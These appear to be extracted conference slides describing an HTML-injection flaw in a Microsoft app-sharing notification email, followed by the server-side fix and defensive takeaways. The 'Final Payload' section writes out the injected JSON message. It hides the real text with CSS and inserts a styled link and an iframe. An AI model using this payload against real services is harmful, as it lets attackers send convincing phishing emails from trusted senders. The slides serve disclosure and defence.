
Run in Microsoft Teams



# Positioning



Iframe with an allow-listed domain



# Why was the message truncated?



eCompanyStore has shared App with you



← Reply

→ Forward



Get rid of this as well!

---




Run the App

Run in Microsoft Teams



Add our HTML+CSS + Truncate the server-controlled text



# Final Payload



```
{"put":[  
  {"properties":{"NotifyShareTargetOption":"Notify","roleName":"CanView","principal":{"id":"[REDACTED]","type":"User","tenantId":null}}},"delete":[],
```

```
"emailCustomizations":{"message":
```

```
"</p><style>p{display:none;}</style> CHECK THIS OUT  
BLAH
```

```
<a href='https://[REDACTED]' style='display: inline-  
block; padding: 10px 20px; background-color: #007bff;  
color: white; text-decoration: none; border-radius:  
5px; font-size: 16px;'> Check us out HERE! </a>  
<span></p> <iframe  
src='https://view.officeapps.live.com/op/embed.aspx  
?src=' </iframe>
```

```
}}
```

```
✓ display: inline-block;  
✓ padding: ► 10px 20px;  
✓ background-color: ■ rgb(0, 83, 207)  
!important;  
✓ color: ■ white;  
✓ text-decoration: ► none;  
✓ border-radius: ► 5px;  
✓ font-size: 16px;
```



# Fix!

```
}  
1,  
"delete": {  
1,  
"emailCustomizations": {  
  "message": "<p>"  
}  
}
```

```
26 Server-Timing: x-ms-igw-upstream-headers;dur=403.2,x-ms-igw-req-overhead;dur=0.5  
27  
28 {  
  "error": {  
    "code": "InvalidModifyPermissionsCustomMessageContent",  
    "message": "Custom message must not contain html characters (<p>)"  
  }  
}
```

Share "Employee Store"



Custom message must not contain html characters (ggg<h1>fff)



PN

Priyank Nigam (g...



Add more



# Takeaways

---



# Identity & Privilege Scoping

---

Delegated authentication instead

High-privilege service principals are **segmented by environment**

Privileged roles or app permissions are **periodically reviewed** and removed if unused.



# Content Generation & Templating

---

Templating engines with **auto-escaping enabled by default**.

No raw HTML, scriptable content, or untrusted input is injected into email bodies.

Dynamic content sources are **validated and sanitized** prior to rendering.



# Monitoring & Detection

---

Telemetry clearly attributes email origination to the **specific service principal**.

Alerts exist for:

- Anomalous send volume
- New or modified sender identities
- Template or content changes outside expected workflows

Logs retain sufficient context for **investigation and forensics**. (Eg - OpenTelemetry SDK/R9 Metering with Geneva)



# Questions?

---

Let's Connect!

<https://linkedin.com/in/priyanknigam>

OR Scan below:



Slides will be published later:

<https://github.com/priyankn/Talks-Publications>

